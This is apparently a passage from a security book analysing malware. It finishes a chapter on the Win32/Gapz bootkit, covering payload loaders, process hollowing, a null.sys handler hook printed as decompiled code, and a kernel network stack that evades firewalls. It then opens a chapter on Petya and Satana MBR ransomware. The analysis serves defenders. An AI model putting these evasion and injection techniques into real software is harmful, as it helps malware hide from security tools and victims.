


Figure 12-15: Win32/Gapz injection capabilities

We'll look at each loader now.

DLL Loader Code

The Gapz DLL loader routine is responsible for loading and unloading DLLs. It maps an executable image into the user-mode address space of the target process, initializes its IAT, fixes relocations, and executes the following exported routines depending on whether the payload is loaded or unloaded:

export #1 to initialize the loaded payload (in case of loading payload)

export #2 to de-initialize the loaded payload (in case of unloading payload)

This is shown for the payload module `overlord32.dll` on the Figure 12-16:




Figure 12-16: Export address table of Win32/Gapz payload

The diagram in Figure 12-17 describes the routine. When unloading the payload Gapz executes export routine #2 and frees memory used to hold the payload image. When loading the payload /Gapz performs all the necessary steps to map the image into the address space of the process and then execute the exported routine #1.




Figure 12-17: Win32/Gapz payload load algorithm

Command Executer Code

This routine is responsible for executing commands as instructed by the loaded payload DLL module. This routine merely calls export command #3 (see Figure 12-16) of the payload and passes all the necessary parameters to its handler.

Exe Loader Code

The two remaining loader routines implemented in the kernel-mode module are used to run downloaded executables in the infected system. The first implementation runs the executable payload from the *TEMP* directory: the image is saved into the *TEMP* directory and the `CreateProcess` API is executed, as indicated in Figure 12-18.




Figure 12-18: Win32/Gapz payload running algorithm

The other implementation runs the payload as follows by creating a suspended legitimate process, then overwriting the legitimate process image with the malicious image; after that the process is resumed, as illustrated in 14-19.




Figure 12-19: Win32/Gapz payload running algorithm

The second method of loading the exe payload is stealthier and less prone to detection by the security software. While the first method simply runs the payload without any precautions, the second method first creates a process with a legitimate executable and only after the process is created does the malware replace the original image with the malicious payload. This may mislead the security software into allowing the execution of the payload.

Payload Communication Interface

To be able to communicate with the injected payload, Gapz implements a specific interface in quite an unusual way: The malware impersonates the handler of the payload requests in the `null.sys` driver. To do this, the malware first sets `DriverUnload` field ❶ of the `DRIVER_OBJECT` structure corresponding to the `"\Device\Null"` device object to zero (stores a pointer to the handler that will be executed upon unloading the driver), and hooks the original `DriverUnload` routine. Then it overwrites the address of the `IRP_MJ_DEVICE_CONTROL` handler

in the `DRIVER_OBJECT` with the address of the hooked `DriverUnload` routine ❷. This is shown in Figure 12-20.




Figure 12-20: Win32/Gapz payload interface architecture

START BOX

Driver Unload Routine

Before unloading a kernel-mode driver, the operating system kernel executes the special routine `DriverUnload`. This routine is implemented by the kernel-mode driver that's to be unloaded and is used to perform any operations that are necessary before the system unloads the driver. The pointer to the routine is stored in the `DriverUnload` field of the corresponding `DRIVER_OBJECT` structure. The routine is optional, and if it isn't implemented the DriverUnload field contains null, and the driver cannot be unloaded.

END BOX

The hook checks the parameters of the `IRP_MJ_DEVICE_CONTROL` request to determine whether the request was initiated by the payload. If so, the payload interface handler is called instead of the original `IRP_MJ_DEVICE_CONTROL` handler ❸. Here is the part of `DriverUnload` hook in Figure 12-21.

```
  hooked_ioctl = MEMORY[0xBBBBBBE3]->IoControlCode_HookArray;
❶ while ( *hooked_ioctl != IoStack->Parameters.DeviceIoControl.IoControlCode )
  {
    ++i;                                        // check if the request comes from the payload
    ++hooked_ioctl;
    if ( i >= IRP_MJ_SYSTEM_CONTROL )
      goto LABEL_11;
  }
  UserBuff = Irp->UserBuffer;
  IoStack = IoStack->Parameters.DeviceIoControl.OutputBufferLength;
  OutputBufferLength = IoStack;
  if ( UserBuff )
  {
❷ (MEMORY[0xBBBBBBBF]->rc4)(UserBuff, IoStack, MEMORY[0xBBBBBBBB]->rc4_key, 48);// decrypt payload request
    v4 = 0xBBBBBBBB;
    if ( *UserBuff == 0x34798977 )              // check signature
    {
      hooked_ioctl = MEMORY[0xBBBBBBE3];
      IoStack = i;
      if ( UserBuff[1] == MEMORY[0xBBBBBBE3]->IoControlCodeSubCmd_Hook[i] )// determine the handler
      {
❸ (MEMORY[0xBBBBBBE3]->IoControlCode_HookDpc[i])(UserBuff);
❹ (MEMORY[0xBBBBBBBF]->rc4)(                // encrypt the reply
          UserBuff,
          OutputBufferLength,
          MEMORY[0xBBBBBBBB]->rc4_key,
          48);
        v4 = 0xBBBBBBBB;
      }
      _Irp = Irp;
    }
```

Figure 12-21: Hook of DriverUnload of null.sys

The malware checks at ❶ if the request is coming from the payload. If so it decrypts the request using the RC4 cipher ❷ and executes the corresponding handler ❸. Once the request is handled the malware encrypts the result ❹ and sends it back to the payload

The payload can send requests to the Gapz kernel-mode module using the code in Listing 12-6.

```
// open handle for \Device\NULL
❶  HANDLE hNull = CreateFile(_T("\\??\\NUL"), …);
if(hNull != INVALID_HANDLE_VALUE) {
  // Send request to kernel-mode module
❷ DWORD dwResult = DeviceIoControl(hNUll, WIN32_GAPZ_IOCTL, InBuffer, InBufferSize, OutBuffer,
                                   OutBufferSize, &BytesRead);
  CloseHandle(hNull);
}
```

Listing 12-6: An example of sending request from user-mode payload to the kernel-mode module

The payload opens a handle to the `NULL` device ❶. This is a system device, and so the operation shouldn't trigger the attention of any security software. Once the payload obtains the handle it communicates with the kernel-mode module using the `DeviceIoControl` system API ❷.

Custom Network Protocol Stack

To communicate with C&C servers Gapz employs a rather sophisticated and remarkably stealthy network implementation. The network subsystem is designed to bypass personal firewalls and network traffic monitoring software running on the infected machine using a custom implementation of TCP/IP stack protocols in kernel-mode.

The bootkit communicates with C&C servers over the HTTP protocol whose main purpose is to request and download the payload and report the bot status back. The malware enforces encryption to protect the confidentiality of the messages being exchanged and to check the authenticity of the message source, in order to prevent subversion by commands from fake C&C servers. The main purpose of the protocol is to request and download the payload and report the bot status to the C&C server.

The most striking feature of the network communication is the way in which it is implemented. There are two ways the malware sends a message to the C&C server: by means of the user-mode payload module (`overlord32(64).dll`), or using a custom kernel-mode TCP/IP protocol stack implementation. This is shown in the diagram on Figure 12-22.




Figure 12-22: Win32/Gapz network communication scheme

The user-mode payload `overlord32(64).dll` sends the message to the C&C server using a Windows socket implementation. The custom implementation of the TCP/IP protocol stack relies on the miniport adapter driver. According to Microsoft Network Driver Interface Specification (NDIS) the miniport driver is the lowest driver in the network driver stack, meaning that using its interface makes it possible to bypass personal firewalls and network traffic monitoring software, as shown in Figure 12-23. Normally, network communication requests to pass through the network driver stack. At different layers of the stack the request may be inspected by security software drivers, but Gapz sends network IO packets directly to the miniport device object, bypassing all the intermediate drivers and avoiding inspection.




Figure 12-23: Win32/Gapz custom network implementation

The malware obtains a pointer to the structure describing the miniport adapter by manually inspecting the NDIS library (`ndis.sys`) code. The routine responsible for handling NDIS miniport adapters is implemented in block #8 of kernel-mode module.

This approach allows the malware to use the socket interface to communicate with the C&C server without being noticed. To summarize this section, the architecture of the Gapz network subsystem is shown in Figure 12-24.




Figure 12-24: Win32/Gapz network architecture

As we can see it implements most of Open Systems Interconnection (OSI) model layers: data link, transport and application layers.

Conclusion

At this point we conclude our discussion of the Win32/Gapz implementation details. As we've seen, Gapz is complex malware with very elaborate implementation, and one of the most remarkably stealthy bootkits, due to its VBR infection technique. No previous known bootkit could boast such an elegant and at the same time tiny infection approach. Its discovery in-the-wild forced the security industry to update its bootkit detection approaches and dig deeper into MBR/VBR scanning, looking not only at MBR/VBR code modifications but also at other parameters and data structures that before were considered out of scope.

Rise of MBR Ransomware

So far the malicious software described in this book all belong to a particular class of malware: computer trojans with rootkit or bootkit functionality whose intention is to persist on the victim's systems long enough to perform various malicious activities—browser click fraud, spam sending, opening a backdoor, creating an HTTP proxy, to name just a few. These trojans use bootkit persistence methods to persevere on infected computers, and rootkit functionality to remain undetected.

In this chapter, we'll take a look at a family of malicious software with a very different modus operandi: ransomware. As the name suggests, the main purpose of ransomware is to lock users out of their data or computer system entirely and demand a ransom to restore access.

In most cases, ransomware uses encryption to deprive users of their data. Once the malware is executed, it attempts to encrypt everything of value to a user—documents, photos, emails, and so on—and then demands the user pay a ransom to get the encryption key to decrypt their data.

Most ransomware targets user files stored in the computer file system, though these methods don't implement any advanced rootkit of bootkit functionality and so are of no interest in the context of this book. However, there are ransomware families that encrypt sectors of the hard drive instead of files in the file system, in order to block access to the system, and must use bootkit functionality to do so.

In this chapter we'll focus on ransomware that targets computer hard drives and deprives victims not only of files but of access to the entire computer system. This type of ransomware encrypts certain areas of the hard drive and installs a malicious bootloader onto the MBR. Instead of booting the operating system, the bootloader performs low-level encryption of the hard drive's content and displays a message to a victim demanding ransom. In particular, we'll focus on two families: Petya and Satana.

Brief History of Modern Ransomware

The first traces of ransomware-like malware were apparent in the computer virus AIDS, first discovered in-the-wild in 1989. Aids used similar methods to modern ransomware to infect old MS DOS `COM` executables by overwriting the beginning of the files with malicious code in a way that made it impossible to recover them. AIDS, however, didn't demand victims pay a ransom to restore access to the infected programs, but merely obliterated the information.

The first malware to demand a ransom was the GpCode trojan that appeared in-the-wild in 2004. It was famous for using a 660-bit RSA encryption algorithm to lock user files. Subsequent modifications were upgraded with 1024-bit RSA encryption, which made brute-force attacks against them unfeasible. GpCode was spread via an email attachment purporting to be a job application. Once it was executed on the victim systems, it proceeded to encrypt user files and display the ransom message.

Despite these early appearances, ransomware wasn't a prevalent threat until 2012, when its presence spiked and has remained high since. One factor that played an important role in the rise of this type of malware was the rise in popularity of anonymized online services such as bitcoin payment systems and tor. Ransomware developers could take advantage of such systems to receive ransom payments without being tracked by law enforcement organizations. This cybercrime business was proven to be extremely profitable, resulting in varied development and wide distribution of ransomware.

The first ransomware to kick off the surge in 2012 was Reveton, which disguised itself as a message from a law enforcement organization tailored to a user's location. For instance, victims the USA were shown a message purporting to be from the FBI. The victims were accused of illegal activities such as illegal use of copyrighted content and viewing and distributing Pornographic content. The victims were instructed to pay ransom to services such as Ukash, Paysafe, or MoneyPak.

Shortly after, more threats with similar functionality appeared in-the-wild. CryptoLocker, discovered in 2013, was the leading ransomware threat at that time. It used 2048-bit RSA encryption and was mainly spread via compromised web sites and email attachments. One of the interesting features of Cryptolocker was that its victims had to pay ransom in the form of Bitcoins or pre-paid cash vouchers. Using Bitcoins gave an additional level of anonymity to the threat, and made it extremely difficult to track attackers.

Another remarkable piece of ransomware is CTB-Locker, which appeared in 2014. CTB stands for *Curve/TOR/Bitcoin*, indicating the core technologies employed by the threat. CTB-Locker used the Elliptic Curve Cryptography (ECC) encryption algorithm in the encryption process, and was the first known ransomware to use the TOR protocol to conceal C&C servers.

The cyber-crime business remains extremely profitable to this day, and ransomware continues to evolve, with many modifications regularly appear in-the-wild. The few ransomware families presented above constitute only a small fraction of all the known threats in this class.

MBR-Based Ransomware

In 2016 we discovered two new families of ransomware—Petya and Satana—that, instead of encrypting user files in the file system, encrypted parts of the hard drive.

Petya locked users out of their systems by encrypting the contents of master file table (MFT) on the hard drive. The MFT is an essential, special data structure in the NTFS volume that contains information on all the files stored within it. The MFT is primarily used as an index for finding the locations of files on the hard drive, and contains information like the location of the file on the volume, the file name, and other attributes. By encrypting the MFT, Petya ensured that files could not be located, and that victims weren't able to access files on the volume, or even boot their system.

Petya was mainly distributed as a link in an email purporting to be a job application. The infected attachment pointed to the malicious zip archive containing the Petya dropper. The malware even used the legitimate service Dropbox to host the zip archives.

Shortly after Petya, Satana was discovered in-the-wild. Satana also deprived victims of access to their systems by encrypting the MBR of the hard drive, and though the MBR infection capabilities weren't as sophisticated as Petya's and even contained a few bugs, they were interesting enough that it deserves a little discussion.

START BOX

Shamoon: The Lost Trojan

Another malware that appeared around the same time as and had similar functionality to Satana and Petya was *Shamoon*. This trojan was notorious for destroying data on the targeted systems and rendering them unbootable. It's main purpose was to disrupt services of targeted organizations, mostly in energy and oil sector, but it didn't demand ransoms from its victims and so is not discussed in detail here. Shamoon contained a component of a legitimate file system tool that it use to access the hard drive at a low-level with the intention of overwriting user files, including the MBR sector, with chunks of its own data. This attack caused serious outages in

many targeted organizations. It took a week for one of its victims—Saudi Aramco—to restore their services.

END BOX

The Ransomware Modus Operandi

Before going into technical analysis the bootloader components of Petya and Satana, let's take as high level look at the way modern ransomware operates, depicted in Figure 13-1. Each family on ransomware has its own peculiarities that in some way deviates from the picture given here, but the diagram reflects the most common pattern of ransomware operation.




Figure 13-1: Modus Operandi of Modern Ransomware

Shortly after being executed on the victim's system, the ransomware generates a unique encryption key ❶ for a symmetric cipher—by which we mean any block or stream cipher like AES, RC4, RC5 and so on. This key, which we'll refer to as the *file encryption key* from here on, is used to encrypt user files. The malware uses a pseudo random number generator to generate the key to ensure that it's unique and cannot be guessed or predicted.

Once the file encryption key is generates, it's transmitted to a C&C server ❷ for storage. To avoid interception by network traffic monitoring software, the malware encrypts the file

encryption key with a public key embedded into the malware ❸, frequently using RSA encryption algorithms or ECC encryption, as is the case with CTB-Locker and Petya. The corresponding private key isn't present in the malware body and is known only to the attackers, ensuring that no one else can access the file encryption key.

Once the C&C confirms receipt of the file encryption key the malware proceeds to encrypt user files on the hard drive ❹. To reduce the volume of the files it needs to encrypt, the ransomware filters out irrelevant files, like executables, system files, and so on, using an embedded list of file extensions, and encrypts only specific user files likely to be of greatest value to the victim, such as documents, images, and photos.

